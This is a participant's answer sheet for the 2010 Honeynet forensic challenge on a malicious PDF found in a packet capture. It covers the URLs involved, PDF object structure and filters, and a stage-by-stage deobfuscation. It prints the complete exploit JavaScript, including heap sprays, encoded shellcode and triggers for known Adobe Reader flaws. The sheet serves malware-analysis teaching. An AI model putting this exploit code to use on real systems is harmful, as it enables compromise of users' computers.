Challenge 6: Analyzing Malicious Portable Destructive Files (intermediate)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Tuesday, November 30th 2010. Results will be released around the third week of December.

Name (required): Codrut Marinescu	Email (required): codrutzescu@gmail.com
Country (optional): Romania	Profession (optional): _ Student _ Security Professional _ Other

Question 1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found.	Possible Points: 1pt
Tools Used: Wireshark and some hex editor (for checks during the development of the script), Python, pynids, http-dump.py (custom script) Awarded Points:	

Answer 1.
I whipped up a quick and dirty python script using the pynids module to extract the packet data from the pcap file and reassemble the TCP streams. The script tracks **http** requests and responses. In the end, the URLs from the parsed http requests can be checked using a command line switch:
`stefan@black:~/honeynet/6/scripts$ ./http-dump.py -f lala.pcap -u`
`http://blog.honeynet.org.my/favicon.ico`
`http://blog.honeynet.org.my/forensic_challenge/`
`http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf`
`http://blog.honeynet.org.my/forensic_challenge/getpdf.php`
`http://blog.honeynet.org.my/forensic_challenge`
`http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe`	

Question 2. What code can you find inside the PCAP file? Explain what the code does.	Possible Points: 2pts
Tools Used: http-dump.py (custom script), Python, some text editor Awarded Points:	

Answer 2.
The response for `http://blog.honeynet.org.my/forensic_challenge/` contains a compressed gzip stream. After decompression it's contents are an HTML with some JavaScript. The JavaScript code is obfuscated and it will make the browser access `http://blog.honeynet.org.my/forensic_challenge/getpdf.php`.
 	
Following is the JavaScript code with some comments to describe what the obfuscated code does:
`<script>`
`var DepanNegw=window;`
`var DexeTelae=-44;`
`DexeTelae+=45; // <-- DexeTelae = 1`
`XayeZebah='nedajemac';`
`var GaDemee='e5vfqaIVblI5'.replace(/[5fqIVbI5]/g, ''); // <-- GaDemee = 'eval'`
`ZavevTa='fazemezarawaseb';`
`var MezRai=parseInt;`
`var DayahDet='zafezed lacet cetexet jevecakemahamaha febenep cafa fezebefe yelaxa xejarer hejefaqazedeka kebeneh petaqe zevexej jenewabahegehar jabevame bayap def vasefezetevamer ne-`	

```
felaba sezaxewe qajeqeme wet reyeqer magemefele xelawece denew jafelev haweqa kel vatabaser
mag vejefama xeca canapevezejev benaper gezazevaja zeyaxaf wehekeh jecalava set senajaj re
kameken bazafakaqewate zaralek yecele kak s hexebeka heha jeyeteg sase wayefewa tey gawewem
wefaravavepayeke xedevec gavayedegeqer casehes watenanesajet jelagal payevexebe pejasep
heqefagabexemew deheler vejegeca hece rafenadamenaxe jaz fex hekases pazetepajamelew cerasej
nevayezabevepeke pex gey dac g dezaleza kekeqebe peyemaf sevanededa cefagey defef cexaqehe
sebex galahal zadaxaran lava falamedejegase set law mefe wa mex ces nam j xaxaped gexeqageb
feqeled daseze tehadeh zeheteyera xanahef wepahena xarakel gadazecaq tabexape dareq seje le-
jegagaxavade haf jaz cewe me cag kem fed h legefaz taw keyacah weferewеverewaze rapecame kas
fagavev facez yefeley lareke seperene gav lece gahepegesafeve dez gen yeje s waz qas xap c
hademax mezezah qepawehe vad zejates pe cehajeg sabebaseqeseda sekesav nebeda cagareg kec
fexewel bejewagedegeqene bajesade lav pasepad baraj xecavan vedepe veranake vej heva keja-
jemacajada wez saj vele x qaj vad fag y qetamefe jaxa kamatare net zeheweh jeme bale cexebed-
eleneye dab vev kekaxex jetecajek lejekabe qalef bevegeye caxeb beleteqe r hele saxafexazat
baz dehakajegeqeneke met mefepexafecebera qwertyu iop asdfghj klzxcvbnmqwer tyuiopa sd-
fghjklzxcvbnmq hjklzxc vbnmqwer tyu iopasdfghjklzxc vbnmqwe rtyuiopas dfghjkl zxcvbnmqwerty-
uio pasdfgh jklzxcvbnmqwert yuiopas dfghjk lzxcvbnm qwertyuiop asdfghj klzxcvbnmqwerty
uiopasd fghjkl zxcvbnmq werty uio pasdfghjklzxcvb nmqwert yuiopasdfghjklzx cvbnmqwe rty
uiopasd fghjklzx uio pasdfghjklzxcvb nmqwert uiopasdfghjklz qwertyui opasdfghjk xcr vbnmqwer-
tyuiopar sdfghjr klzxcvr bnmqwer rtyuiopasdfghjkr lzxcvbnr mqr wertyur iopasr dfghjkr lzxcvb-
nmqwertyr uiopasdr fghr jklzxcr vbnmqwertr yuiopar sdfr ghjklr zxcvbnmqwertyuir opasdfr ghjr
klzxcvr bnmqwertr yuiopar sr dfghjkr lzxcvbnmqwerr dfghjkr lzxcvbnmqwerr tyuiopr asdfgr
hjklzxr cvbnmqwertyuior pasdfgr hjklzxcr vbnmqwr ertyur met mefepexafecebera xanahef wepahena
feqeled daseze tabexape dareq zexelede l cefagey defef hademax mezezah req batekeqaheteceh
zateyene c zekeqay ratevecek veheleqe k dec tec xece jefexazeqayefes cama bapevexeladet keh
lanawebasegecaja qefejev qepetekene dacegas relevaj fecasece ber veyayes ba kajebed
savaketegemeqe wepecer lamege tere ratavacevejezax gey dasalaje gav yepakekehe'.split(' ');
var ZeJexn='';
var SerayYafags=String;
var KesXanavn=-50;
KesXanavn+=66;  // <-- KesXanavn = 16
XadHef=78;
var BeZao=47;
BeZao+=-47;     // <-- BeZao = 0
var FeceSabejo=-46;
FeceSabejo+=48; // <-- FeceSabejo = 2
GebJep=92;
var SeWajec='ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/
[t9wgBwJW56ixPRs1ZnjHjjKuMkD]/g, '');
// SeWajec = 'fromCharCode'
MaqTa=5;
GaDemee=DepanNegw[GaDemee]; // <--- GaDemee = window['eval']
SeWajec=SerayYafags[SeWajec];   // <--- SeWajec = String.fromCharCode
for (YajMedei=BeZao;YajMedei<DayahDet.length-1;YajMedei+=FeceSabejo)
// <-- for (YajMedei = 0; YajMedei < 323; YajMedei += 2)
    ZeJexn += SeWajec(MezRai((DayahDet[YajMedei+BeZao].length-1).toString(KesXanavn)+(Dayah-
Det[YajMedei+DexeTelae].length-1).toString(KesXanavn), KesXanavn));
    // <-- ZeJexn += String.fromCharCode(parseInt((DayahDet[YajMedei].length-1).toString(16)
+ DayahDet[YajMedei+1].length-1).toString(16), 16));
GaDemee(ZeJexn); // <-- window.eval(ZeJexn);
// document.write('<iframe scrolling="no" width="1" height="1" border="0" frameborder="0"
src="http://blog.honeynet.org.my/forensic_challenge/getpdf.php"></iframe>')
</script>
```

In short, it will split the long "wordlist" into an array and using the lengths of the strings in this array will create the redirection code which will be called using window.eval(..). The *eval*-ed code will create an iframe to `http://blog.honeynet.org.my/forensic_challenge/getpdf.php`

Question 3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to http://www.honeynet.org/challenge2010/.	Possible Points: 3pts
Tools Used: http-dump.py (custom script)	

Awarded Points:
Answer 3. Just submit extracted files as instructed above.

Question 4. How many object(s) are contained inside the PDF file?	Possible Points: 1pt
Tools Used: Python, pdfid.py script by Didier Stevens Awarded Points:	

Answer 4.
Running pdfid.py on fcexploit.pdf produces the following result:

```
stefan@black:~/honeynet/6$ ./pdfid.py fcexploit.pdf
PDFiD 0.0.11 fcexploit.pdf
 PDF Header: %PDF-1.3
 obj                    19
 endobj                 18
 stream                  5
 endstream               5
 xref                    1
 trailer                 1
 startxref               1
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /Colors > 2^24          0
```

So the total number of objects is 19. There is also an endobj tag missing for one of the objects, so the PDF is somewhat mal-formed.

Question 5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file.	Possible Points: 1pt
Tools Used: Awarded Points:	

Answer 5.
Dictionaries are mappings of options for an object. They are delimited by tags starting with "<<" and ending with ">>". Objects are elements in a PDF file (images, fonts, text data are all defined in objects). More complex objects hold references to other objects. A general example of a complex object is an element which is viewed in a PDF reader and contains other smaller elements (e.g. a page, the document catalog). For example in *fcexploit.pdf* there is:

```
26 0 obj
<<
       /Kids [25 0 R]
       /Type /Pages
       /Count 1
>>
endobj
27 0 obj
<<
       /PageMode
       /UseAttachments
       /Pages 26 0 R
       /MarkInfo
       <<
              /Marked true
       >>
```

```
        /Lang (en-us)
        /AcroForm 28 0 R
        /Type /Catalog
>>
endobj
28 0 obj
<<
        /DA (/Helv 0 Tf 0 g )
        /XFA [(template) 21 0 R]
        /Fields [22 0 R]
>>
endobj
```

Object 27 is a Catalog. The Catalog object is at the top of the document's contents hierarchy. It can hold references to the pages, outline, interactive forms, article threads, named destinations, etc (a complete description can be found in *7.7.2 Document Catalog* of *Document management — Portable document format — Part 1: PDF 1.7*). The catalog references objects 26 (Pages) and 28 (Form). Object 26 references object 25 (Page) using /Kids (and object 25 will reference it back as /Parent). Object 28 references a template object (object 21) and a Fields object (object 22). PDF files in general (for the purpose of parsing by a PDF reader) can have all their elements connected in a tree with a /Root object which is referenced in the trailer:

```
trailer
<</Root 27 0 R/Size 9/Info 11 0 R>>
```

So object 27 is the /Root object.

A detailed description of the PDF specification cannot be done in the length of this document. There will be more examples of how PDF objects relate to (and reference) each other.

Question 6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream.	Possible Points: 1pt
Tools Used: Awarded Points:	

Answer 6.

The PDF specification presents the following standard filters: ASCIIHexDecode, ASCII85Decode, LZWDecode, FlateDecode, RunLengthDecode, CCITTFaxDecode, JBIG2Decode, DCTDecode, JPXDecode, Crypt. These are all described in the PDF specification document.
The filters used in “fcexploit.pdf” were:

- FlateDecode - Zlib Inflate decompression
- LZW - LempelZivWelch decompression
- RunLengthDecode - run length encoding scheme
- ASCII85Decode - decoding for the ASCII85 encoding scheme specific to Adobe

These algorithms are quite common and many implementations can be found, they are also discussed in *Document management — Portable document format — Part 1: PDF 1.7*. I decided not to re-implement them and use a python module called pdfminer which in addition to parsing the PDF data supports all of these filters.

Question 7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used.	Possible Points: 3pts
Tools Used: pdfminer and dumpdf.py (one of the sample scripts), some text editor, ndisasm (for some shellcode analysis), some small scripts (unescaping, hex-ASCII to raw, etc) Awarded Points:	

Answer 7.

Short Version

Looking at the results from running the pdfid.py script it's clear that the PDF uses a JavaScript object and an AcroForm object. There is also an OpenAction that is used, and looking at it in the file it's clear it's for running the JavaScript code when the document is opened.

```
PDFiD 0.0.11 fcexploit.pdf
 PDF Header: %PDF-1.3
```

```
obj                   19
endobj                18
stream                 5
endstream              5
xref                   1
trailer                1
startxref              1
/Page                  2
/Encrypt               0
/ObjStm                0
/JS                    1
/JavaScript            1
/AA                    0
/OpenAction            1
/AcroForm              1
/JBIG2Decode           0
/RichMedia             0
/Launch                0
/Colors > 2^24         0
```

JavaScript obfuscation in obj 5 (also references annotations and info objects in the PDF):

- PDF filters
- script "decryption" stages with unescape(..) and eval(..) using PDF annotations and/or info (this is done twice)
- obscure variable and function names (could be the result of using a framework)
- *shikata ga nai* polymorphic encoder for the shellcode

AcroForm libTiff obfuscation (or what could be considered obfuscation) in obj 21:

- non-canonical PDF keywords (i.e. "escaping" some characters)
- use of FlateDecode filter
- Base64 encoding (although this is more a requirement than an actual obfuscation attempt)
- *shikata ga nai* polymorphic encoder for the shellcode

Long version

The JavaScript object is filtered using: FlateDecode, ASCII85Decode, LZWDecode, RunLengthDecode.

Source-code after decompression ("fcexploit.pdf.javascript" file in the solution .zip) references different objects in the PDF file to produce the final payload. So the exploit will be done in multple stages each one for a level of obfuscation:

Stage 1 code:

```
var SSS=null;
var SS="ev";
var $S="";
$5="in";
app.doc.syncAnnotScan();
S$="ti";
if (app.plugIns.length!=0)
{
       var $$=0;
       S$+="tl";
       $5+="fo";
       ____SSS=app.doc.getAnnots({nPage:0});
       S$+="e";
       $S=this.info.title;
}
var S5="";
if (app.plugIns.length>3)
{
       SS+="a";
       var arr=$S.split(/U_155bf62c9aU_7917ab39/);
```

```
        for (var $=1;$<arr.length;$++)
        {
                S5+=String.fromCharCode("0x"+arr[$]);
        }
        SS+="l";
}
if(app.plugIns.length>=2)
{
        app[SS](S5);
}
```

What it does is (if there are more than 3 plugins):

1) it gets all annotations for the first page:
   `____SSS=app.doc.getAnnots({nPage:0});`
2) gets the title of the document, "*this*" is a document object and "*this.info*" is the info object defined in the trailer:
   ```
   trailer
   <</Root 27 0 R/Size 9/Info 11 0 R>>
   ```
   From the info object it takes the title which is object 10 as defined in the info object:
   ```
   obj 11 0
   <<
       /Creator (Scribus 1.3.3.14)
       /Producer (Scribus PDF Library 1.3.3.14)
       /Title 10 0 R
       /Author <>
       /Keywords <>
       /CreationDate (D:20100910021118)
       /ModDate (D:20100910021118)
       /Trapped /False
   >>
   ```
   So "*$S*" contains the data from object 10.
3) the data from *$S* is stripped of the "U_155bf62c9aU_7917ab39" tag
   ```
   var arr=$S.split(/U_155bf62c9aU_7917ab39/);
   for (var $=1;$<arr.length;$++)
   {
           S5+=String.fromCharCode("0x"+arr[$]);
   }
   ```
   Now *S5* contains the second stage of the exploit (i.e. the second layer of obfuscation)
4) the variable *S5* is evaluated:
   `app[SS](S5);`
   Note that *SS* contains the string "*eval*" and *S5* contains the next JavaScript code

Stage 2:

```
____SS=1;
____$5=____SSS[____SS].subject;
____$S=0;
____$=____$5.replace(/X_17844743X_170987743/g,"%");
____S5=____SSS[____$S].subject;
____$+=____S5.replace(/89af50d/g,"%");
____$=____$.replace(/\n/,"");
____$=____$.replace(/\r/,"");
____S$=unescape(____$);
app.eval(____S$);
```

Similarly to stage 1 this code will:

1) get the annotation objects of the first page in the PDF (Note that ____*SSS* is the array of annotations for the first page retrieved in stage 1).

```
obj 3 0
<<
    /Type /Page
    /MediaBox [ 0 0 612 792 ]
    /Annots [ 6 0 R 8 0 R ]
```

```
    /Parent 2 0 R
>>
```

The two annotations are:

```
6 0 obj
<<
    /Type /Annot
    /Subtype /Text
    /Name /Comment
    /Rect [ 200 250 300 320 ]
    /Subj 7 0 R
>> endobj

obj 8 0
<<
    /Type /Annot
    /Subtype /Text
    /Name /Comment
    /Rect [100 180 300 210 ]
    /Subj 9 0 R
>> endobj
```

2) it replaces the tag "X_17844743X_170987743" with "%" in the subject of the second annotation (obj 9)
```
____$=____$5.replace(/X_17844743X_170987743/g,"%");
```
3) it replaces the tag "89af50d" with "%" in the subject of the first annotation (obj 7) and concatenates it to the modified string for the subject of the second annotation
```
____S5=____SSS[____$S].subject;
____$+=____S5.replace(/89af50d/g,"%");
```
4) strips end of line characters ("\n" and "\r")
```
____$=____$.replace(/\n/,"");
____$=____$.replace(/\r/,"");
```
5) unescapes the data
```
____S$=unescape(____$);
```
6) calls the eval method of app on the last stage of the JavaScript exploitation:
```
app.eval(____S$);
```

Stage 3:

```
var w = new String();
var c = app;
function s(yarsp, len)
{
       while (yarsp.length * 2 < len)
       {
              yarsp += yarsp;
              this.x = false;
       } var eI = 37715;
       yarsp = yarsp.substring(0, len / 2);
       return yarsp;
       var yE = 18340;
}
var m = new String("");
function cG()
{
       var chunk_size, payload, nopsled;
       chunk_size = 0x8000;

       // calc.exe payload
       payload = unescape("%uabba
%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1ea
%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c
```

```
%u5623%udb7c%u7bc1%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d
%u70c8%uc2c5%u4c1c%u7b34%u2f3a%ue82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c
%u0bc8%u237e%u4cc6%u51c2%u3abc%ufc45%u1118%uffe5%uf48a%udf14%u6c2f
%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf%ub25f
%ub269%u5e06%u51d5%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba
%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u7167%u110f%ubb01%uf81a
%ud953%ufc21%u22db%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe
%uade3%u4998%uf89a%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c
%u4e6d%u8df8%u6eeb%ubff8%u653d%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a
%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%uf5ff%ud99b%u0ae1%u7b99%u133d%u91ad
%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c%uea25%u5986%u9261%u71b5%u5164%u71b3%u561f
%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb%ua4dd%u9221%u2732%u8339%u892b
%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f%u9b8d%u6e27%u305d
%u1edd%uadfa%ub232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
	nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
	while (nopsled.length < chunk_size)
		nopsled += nopsled;
	nopsled_len = chunk_size - (payload.length + 20);
	nopsled = nopsled.substring(0, nopsled_len);

	heap_chunks = new Array();
	for (var i = 0 ; i < 2500 ; i++)
		heap_chunks[i] = nopsled + payload;

	util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
	try {
		media.newPlayer(null);
	} catch(e) {
	}
	util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}

var iF = function() {};
function cN()
{
	var o = "o";

	// freecell.exe payload
	var payload = unescape("%uc929%u65b1%ud7db
%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a30%u13f7%ub07d
%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d
%ub8b6%ub75a%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a
%ua0b8%uc819%uc7af%u9bee%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe
%u8396%u15b9%ub97f%ud56a%u2c92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac
%u90a8%u2d99%u544b%u1868%ucced%u8012%u7b51%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e
%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd%u4396%u0b57%u58e2%ue11e%u508a%uab14%uf7cf
%uab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f%u299d
%u2962%u7be8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e
%u8219%ua5d1%u54fc%u0474%u75fc%u53b1%u7f0b%u599a
%u9409%u48e7%uf318%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%ude7b
%u9f86%ue365%u8693%ufdba%u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c
%u2831%u2868%u583f%u1c0a%u720b%u6af0%u8a62%u64fe%u8883%u7ecc%u83ab%u823a%ufd8c%u0ead
%u8e59%uc117%u0c8e%u7204%ufeb6%ue3bc%u9a56%u9545%u10c3%u0698%ube7e%ub5ca%u6f07%u2a75%u0a8a
%uc717%ub603%u44b8%u59bc%ue62b%uf459%u93d4%u658e%u377a%u14a6%ua20e%ue517%u49c0%u6cd0%u419d");
	this.dN = "";
	var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
	var hW = new String();
	var heapblock = nop + payload;
	this.qA = "qA";
	var bigblock = unescape("%u0A0A%u0A0A");
	this.alphaY = 12267;
```

```
	var headersize = 20;
	var spray = headersize + heapblock.length;
	var jZ = '';
	var jY = "";
	while (bigblock.length < spray)
	{
		this.r = "r";
		bigblock += bigblock;
		var edit = "edit";
	}
	this.xGoogle = '';
	this.vY = false;
	var fillblock = bigblock.substring(0, spray);
	var iP = function() {};
	var block = bigblock.substring(0, bigblock.length - spray);
	var googleD = false;
	this.fUEdit = "";
	while (block.length + spray < 0x40000)
	{
		block = block + block + fillblock;
		this.bJ = '';
	}
	var googleQ = '';
	this.nW = '';
	var mem_array = new Array();
	var cH = new String();
	var nVO = new String("");
	for (var i = 0; i < 1400; i++)
	{
		mem_array[i] = block + heapblock;
		var sQ = new String("");
	}
	var wC = '';
	var num =
1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888;
	this.bC = 3699;
	util.printf("%45000f", num);
}

var eQ = "";
function gX()
{
	var basicZ = '';

	// notepad.exe payload
	var shellcode = unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc
%u0d78%u7803%ue20d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc
%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f
%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a
%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%u1d29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd
%uca91%ubfab%u7091%uea13%u7a32%u7bb1%u5ba0%ue130%u3b9f%u8d42%ue4ba
%u28a0%u4e20%u29d6%u0147%uf2cc%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69%u2b88%u10f3%u776b
%uedee%uef80%u9fcf%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%uf58a
%uaa78%u3472%u750f%u52e6%u712a%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc
%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a%u9c21%u73c8%ube3e%u4838%uf571%u04de
%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd%u02b2%u2bfc%u17bf%u3214%u149e
%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u7913%u5680%u864d
%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c
%uf4e9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c
```

```
%u26a4%ub9d6%u2921%u6d1c%uabe5%u1e0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de
%uf46f%uae52%u7901%u53fa%u1e82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d
%u2003%ufeb8%ubcae");
	var mem_array = new Array();
	this.googleBasicR = "";
	var cc = 0x0c0c0c0c;
	var addr = 0x400000;
	var sc_len = shellcode.length * 2;
	var len = addr - (sc_len + 0x38);
	var yarsp = unescape("%u9090%u9090");
	this.eS = "eS";
	yarsp = s(yarsp, len);
	var count2 = (cc - 0x400000) / addr;
	this.rF = false;
	this.p = "p";
	for (var count = 0; count < count2; count++)
	{
		mem_array[count] = yarsp + shellcode;
	}
	var bUpdate = new String("");
	var overflow = unescape("%u0c0c%u0c0c");
	var cP = function() {};
	this.gD = "";
	while (overflow.length < 44952)
	{
		this.tO = "";
		overflow += overflow;
	}
	var adobeD = new String();
	this.collabStore = Collab.collectEmailInfo({ subj: "", msg: overflow });
}

function updateE()
{
	var xI = new String("");
	if (c.doc.Collab.getIcon)
	{
		var arry = new Array();

		// cmd.exe payload
		var vvpethya = unescape("%ud3b8%u7458%ud901%u2bcb
%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9bbd%ud7af%ue7f8%u982e
%u1dcf%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe
%u6ad8%udd95%u0935%uf3a2%u801c%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e
%ubc2a%uf9ff%ue4c1%u9b9a%u83f7%ucc69%u3938%u1fb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b
%ue425%uab91%u5210%u5192%uc8fc%u9932%u9def%ubaa1%u0795%u1c9f%uacee%uc5ba%u4b1c
%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69%ucc69%u71f0%u1108%uccee
%u0d20%ubecf%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u148a%ub09d
%u1572%u1aab%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a
%uca57%u23cd%u030e%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d
%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e
%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd%u9a13%u4e19%ua74d%uf71c
%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a%uebe9%udfee
%u1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a
%u4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de
%ufbf6%uc952%u7098%u72fa%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f
%u1e42%u22e7%u411a");
		var updateX = 39796;
		var hWq500CN = vvpethya.length * 2;
		var len = 0x400000 - (hWq500CN + 0x38);
		var zAdobe = "";
		var yarsp = unescape("%u9090%u9090");
```

```
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++)
                {
                        var lBasic = "";
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000)
                {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw);
        } this.wZ = 44811;
}

var hO = new String("");
function nO()
{
        this.iR = false;
        var version = c.viewerVersion.toString();
        var zH = '';
        version = version.replace(/D/g, '');
        var varsion_array = new Array(version.charAt(0), version.charAt(1),
version.charAt(2));
        if (varsion_array[0] == 8) && (varsion_array[1] == 0) || (varsion_array[1] == 1 &&
varsion_array[2] < 3))
        {
                cN();
        }
        this.wN = "";
        var aQ = new String("");
        if ((varsion_array[0] < 8) || (varsion_array[0] == 8 && varsion_array[1] < 2 && var-
sion_array[2] < 2))
        {
                gX();
        }
        var vEdit = "";
        if ((varsion_array[0] < 9) || (varsion_array[0] == 9 && varsion_array[1] < 1))
        {
                updateE();
        }
        var eH = function() {};
        var eSJ = new Function();
        cG();
        var vUpdate = false;
}

var basicU = new Date();
this.updateO = false;
nO();
var mUpdate = function() {};
```

Although this may not be the clearest bit of code it is pretty obvious it's the final stage (NOP sled creation and some code for triggering exploits).

So far, the obfuscation was a mix of PDF filters and JavaScript layers of obfuscation using eval(..). Variables also have non-descriptive names which could mean that some kind of framework was used to create the obfuscated JavaScript code (i.e. Metasploit has functions for generating random strings which are often used as variable names in exploits).

When analyzing the shellcode, another level of obfuscation appears. For the first payload, after unescaping and disassembling, the code starts with:

```
00000000  BAAB06A9F1        mov edx,0xf1a906ab
00000005  29C9              sub ecx,ecx
00000007  D9C9              fxch st1
00000009  D97424F4          fnstenv [esp-0xc]
0000000D  B164              mov cl,0x64
```

This is consistent with the polymorphic encoder *shikata ga nai* in the Metasploit framework. To be more specific, it is the start of the decryption loop (getEip trick and decryption length setup). It is similar for the other payloads. So this could be considered the final layer of obfuscation. Later analysis of the shellcode could determine additional obfuscation methods.

The AcroForm points to an XFA template (obj 21). That object (like the JavaScript object) is using PDF filters. Filters for this object are written in a non-canonical form. For example, instead of `/Filter /FlateDecode` for inflate decompression there is `/F#69lt#65#72 /F#6c#61#74eDe#63#6f#64e` which for a PDF parser is the same. However, this isn't commonly done by regular PDF editing tools so it raises a red flag. This is the only filter used for this object. The XFA template is essentially an XML with the XFA schema:

```
<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp>
<packets>*</packets>
</xdp>
<destination>pdf</destination>
</present>
</config>
<template baseProfile="interactiveForms" xmlns="http://www.xfa.org/schema/xfa-template/2.4/">
<subform name="topmostSubform" layout="tb" locale="en_US">
<pageSet>
<pageArea id="PageArea1" name="PageArea1">
